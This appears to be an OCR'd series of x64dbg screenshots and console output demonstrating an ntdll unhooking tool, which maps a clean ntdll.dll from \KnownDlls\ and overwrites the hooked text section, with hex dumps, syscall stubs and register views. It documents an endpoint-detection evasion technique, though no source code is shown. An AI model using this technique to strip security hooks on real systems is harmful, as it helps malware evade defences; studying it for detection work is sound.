
```
1: rcx 000000000000
```

```
.text:00007FF8308E3C44 ntdll.dll:$A3C44 #A3C44
```

```
Address           Hex                                              ASCII
0000022581B81000  CC CC CC CC CC CC CC CC 48 89 5C 24 20 55 56 57  ÌÌÌÌÌÌÌÌH.\$ UVW
                  41 54 41 55 41 56 41 57 48 8D AC 24 90 FE FF FF  ATAUAVAWH.¬$.þÿÿ
0000022581B81020  48 81 EC 70 02 00 00 48 8B 05 E2 14 19 00 48 33  H.ìp...H..â...H3
0000022581B81030  C4 48 89 85 60 01 00 00 0F B7 1A B8 00 02 00 00  ÄH..`....·.¸....
0000022581B81040  41 8B F9 4D 8B F0 4C 8B F9 66 3B D8 0F 83 0E 27  A.ùM.ðL.ùf;Ø...'
0000022581B81050  0B 00 48 8B 52 08 4C 8D 44 24 50 44 0F B7 CB E8  ..H.R.L.D$PD.·Ëè
0000022581B81060  FC 01 00 00 45 33 E4 85 C0 78 78 66 44 89 A5 50  ü...E3ä.ÀxxfD.¥P
0000022581B81070  01 00 00 85 FF 0F 85 EC 26 0B 00 48 8D 44 24 50  ....ÿ..ì&..H.D$P
0000022581B81080  66 89 5C 24 42 48 89 44 24 48 48 8D 54 24 40 49  f.\$BH.D$HH.T$@I
0000022581B81090  8D 46 28 66 89 5C 24 40 45 33 C0 48 89 44 24 38  .F(f.\$@E3ÀH.D$8
0000022581B810A0  48 8D 4C 24 30 C7 44 24 30 00 00 00 01 E8 CE CE  H.L$0ÇD$0....èÎÎ
0000022581B810B0  00 00 85 C0 78 2D 0F B7 4C 24 30 48 8B 54 24 38  ...Àx-.·L$0H.T$8
0000022581B810C0  48 03 CA EB 08 48 FF C9 80 39 5C 74 07 48 3B CA  H.Êë.HÿÉ.9\t.H;Ê
0000022581B810D0  77 F3 EB 03 48 FF C1 66 2B 4C 24 38 66 41 89 4E  wóë.HÿÁf+L$8fA.N
0000022581B810E0  26 33 C0 48 8B 8D 60 01 00 00 48 33 CC E8 8E 21  &3ÀH..`...H3Ìè.!
0000022581B810F0  09 00 48 8B 9C 24 C8 02 00 00 48 81 C4 70 02 00  ..H..$È...H.Äp..
0000022581B81100  00 41 5F 41 5E 41 5D 41 5C 5F 5E 5D C3 CC CC CC  .A_A^A]A\_^]ÃÌÌÌ
0000022581B81110  CC CC CC CC CC CC CC CC 71 C8 5F 16 06 2E AC BE  ÌÌÌÌÌÌÌÌqÈ_...¬¾
0000022581B81120  41 B9 08 00 00 00 E9 35 01 00 00 CC CC CC CC CC  A¹....é5...ÌÌÌÌÌ
```

```
Select C:\Users\User\Desktop\Advanced\KnownDllUnhooking\x64\Release\KnownDllUnhooking.exe
[i] Fetching A New "ntdll.dll" File from "\KnownDlls\"
        [i] 'Hooked' Ntdll Base Address : 0x00007FF830840000
        [i] 'Unhooked' Ntdll Base Address : 0x0000022581B80000
[#] Press <Enter> To Continue ...
        [i] 'Hooked' Ntdll Text Section Address : 0x00007FF830841000
        [i] 'Unhooked' Ntdll Text Section Address : 0x0000022581B81000
        [i] Text Section Size : 1214000
[#] Press <Enter> To Continue ...
```

Replacing the text section.



KnownDllUnhooking.exe - PID: 16036 - Thread: Main Thread 7988 - x64dbg

```
RIP → 00007FF8308E3C44   C3                  ret
      00007FF8308E3C45   CD 2E               int 2E
      00007FF8308E3C47   C3                  ret
      00007FF8308E3C48   0F1F8400 00000000   nop dword ptr ds:[rax+rax],eax
      00007FF8308E3C50   4C:8BD1             mov r10,rcx                          NtDeviceIoControlFile
      00007FF8308E3C53   B8 07000000         mov eax,7
      00007FF8308E3C58   F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
      00007FF8308E3C60   75 03               jne ntdll.7FF8308E3C65
      00007FF8308E3C62   0F05                syscall
      00007FF8308E3C64   C3                  ret
      00007FF8308E3C65   CD 2E               int 2E
      00007FF8308E3C67   C3                  ret
      00007FF8308E3C68   0F1F8400 00000000   nop dword ptr ds:[rax+rax],eax
      00007FF8308E3C70   4C:8BD1             mov r10,rcx                          NtWriteFile
      00007FF8308E3C73   B8 08000000         mov eax,8
      00007FF8308E3C78   F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
      00007FF8308E3C80   75 03               jne ntdll.7FF8308E3C85
      00007FF8308E3C82   0F05                syscall
      00007FF8308E3C84   C3                  ret
      00007FF8308E3C85   CD 2E               int 2E
```

```
RAX  0000000000000006
RBX  000000A9B6CFFAD8
RCX  0000000000000008
RDX  0000000000000000
RBP  0000000000001000
RSP  000000A9B6CFF9A8
RSI  0000000000000008
RDI  0000000000000000

R8   0000000000000001
R9   0000000000000000
R10  00000225818E0FA0
R11  000000A9B6CFF6D0
R12  0000000000000000
R13  0000000000001000
```

Default (x64 fastcall)

```
1: rcx 0000000000000008 000
```

```
.text:00007FF8308E3C44 ntdll.dll:$A3C44 #A3C44
```

```
Address           Hex                                              ASCII
00007FF830841000  CC CC CC CC CC CC CC CC 48 89 5C 24 20 55 56 57  ÌÌÌÌÌÌÌÌH.\$ UVW
                  41 54 41 55 41 56 41 57 48 8D AC 24 90 FE FF FF  ATAUAVAWH.¬$.þÿÿ
00007FF830841020  48 81 EC 70 02 00 00 48 8B 05 E2 14 19 00 48 33  H.ìp...H..â...H3
00007FF830841030  C4 48 89 85 60 01 00 00 0F B7 1A B8 00 02 00 00  ÄH..`....·.¸....
00007FF830841040  41 8B F9 4D 8B F0 4C 8B F9 66 3B D8 0F 83 0E 27  A.ùM.ðL.ùf;Ø...'
00007FF830841050  0B 00 48 8B 52 08 4C 8D 44 24 50 44 0F B7 CB E8  ..H.R.L.D$PD.·Ëè
00007FF830841060  FC 01 00 00 45 33 E4 85 C0 78 78 66 44 89 A5 50  ü...E3ä.ÀxxfD.¥P
00007FF830841070  01 00 00 85 FF 0F 85 EC 26 0B 00 48 8D 44 24 50  ....ÿ..ì&..H.D$P
00007FF830841080  66 89 5C 24 42 48 89 44 24 48 48 8D 54 24 40 49  f.\$BH.D$HH.T$@I
00007FF830841090  8D 46 28 66 89 5C 24 40 45 33 C0 48 89 44 24 38  .F(f.\$@E3ÀH.D$8
00007FF8308410A0  48 8D 4C 24 30 C7 44 24 30 00 00 00 01 E8 CE CE  H.L$0ÇD$0....èÎÎ
00007FF8308410B0  00 00 85 C0 78 2D 0F B7 4C 24 30 48 8B 54 24 38  ...Àx-.·L$0H.T$8
00007FF8308410C0  48 03 CA EB 08 48 FF C9 80 39 5C 74 07 48 3B CA  H.Êë.HÿÉ.9\t.H;Ê
00007FF8308410D0  77 F3 EB 03 48 FF C1 66 2B 4C 24 38 66 41 89 4E  wóë.HÿÁf+L$8fA.N
00007FF8308410E0  26 33 C0 48 8B 8D 60 01 00 00 48 33 CC E8 8E 21  &3ÀH..`...H3Ìè.!
00007FF8308410F0  09 00 48 8B 9C 24 C8 02 00 00 48 81 C4 70 02 00  ..H..$È...H.Äp..
00007FF830841100  00 41 5F 41 5E 41 5D 41 5C 5F 5E 5D C3 CC CC CC  .A_A^A]A\_^]ÃÌÌÌ
00007FF830841110  CC CC CC CC CC CC CC CC 71 C8 5F 16 06 2E AC BE  ÌÌÌÌÌÌÌÌqÈ_...¬¾
00007FF830841120  41 B9 08 00 00 00 E9 35 01 00 00 CC CC CC CC CC  A¹....é5...ÌÌÌÌÌ
00007FF830841130  CC CC CC CC CC CC CC CC 71 23 D9 70 7F 0E EC FA  ÌÌÌÌÌÌÌÌq#Ùp..ìú
00007FF830841140  48 89 5C 24 08 48 89 6C 24 10 56 57 41 56 48 81  H.\$.H.l$.VWAVH.
00007FF830841150  EC B0 01 00 00 4D 8B F0 49 8B E9 48 8B DA 4C 8D  ì°...M.ðI.éH.ÚL.
00007FF830841160  44 24 70 49 8B D6 41 B9 38 01 00 00 48 8B F9 E8  D$pI.ÖA¹8...H.ùè
00007FF830841170  EC 00 00 00 85 C0 0F 88 BB 00 00 00 48 8B 94 24  ì....À..»...H..$
00007FF830841180  08 01 00 00 4C 8D 44 24 20 41 B9 50 00 00 00 48  ....L.D$ A¹P...H
00007FF830841190  8B CF E8 C9 00 00 00 85 C0 0F 88 98 00 00 00 48  .ÏèÉ....À......H
00007FF8308411A0  8B 84 24 A0 00 00 00 B9 FF FF 00 00 48 89 43 10  ..$ ...¹ÿÿ..H.C.
00007FF8308411B0  8B 84 24 B0 00 00 00 89 43 18 8B 84 24 D8 00 00  ..$°....C...$Ø..
00007FF8308411C0  00 89 43 1C 8B 44 24 38 3B C1 0F 87 80 00 00 00  ..C..D$8;Á......
```

```
Select C:\Users\User\Desktop\Advanced\KnownDllUnhooking\x64\Release\KnownDllUnhooking.exe
[i] Fetching A New "ntdll.dll" File from "\KnownDlls\"
        [i] 'Hooked' Ntdll Base Address : 0x00007FF830840000
        [i] 'Unhooked' Ntdll Base Address : 0x0000022581B80000
[#] Press <Enter> To Continue ...
        [i] 'Hooked' Ntdll Text Section Address : 0x00007FF830841000
        [i] 'Unhooked' Ntdll Text Section Address : 0x0000022581B81000
        [i] Text Section Size : 1214000
[#] Press <Enter> To Continue ...
[i] Replacing The Text Section ... [+] DONE !
[+] Ntdll Unhooked Successfully
[#] Press <Enter> To Quit ...
```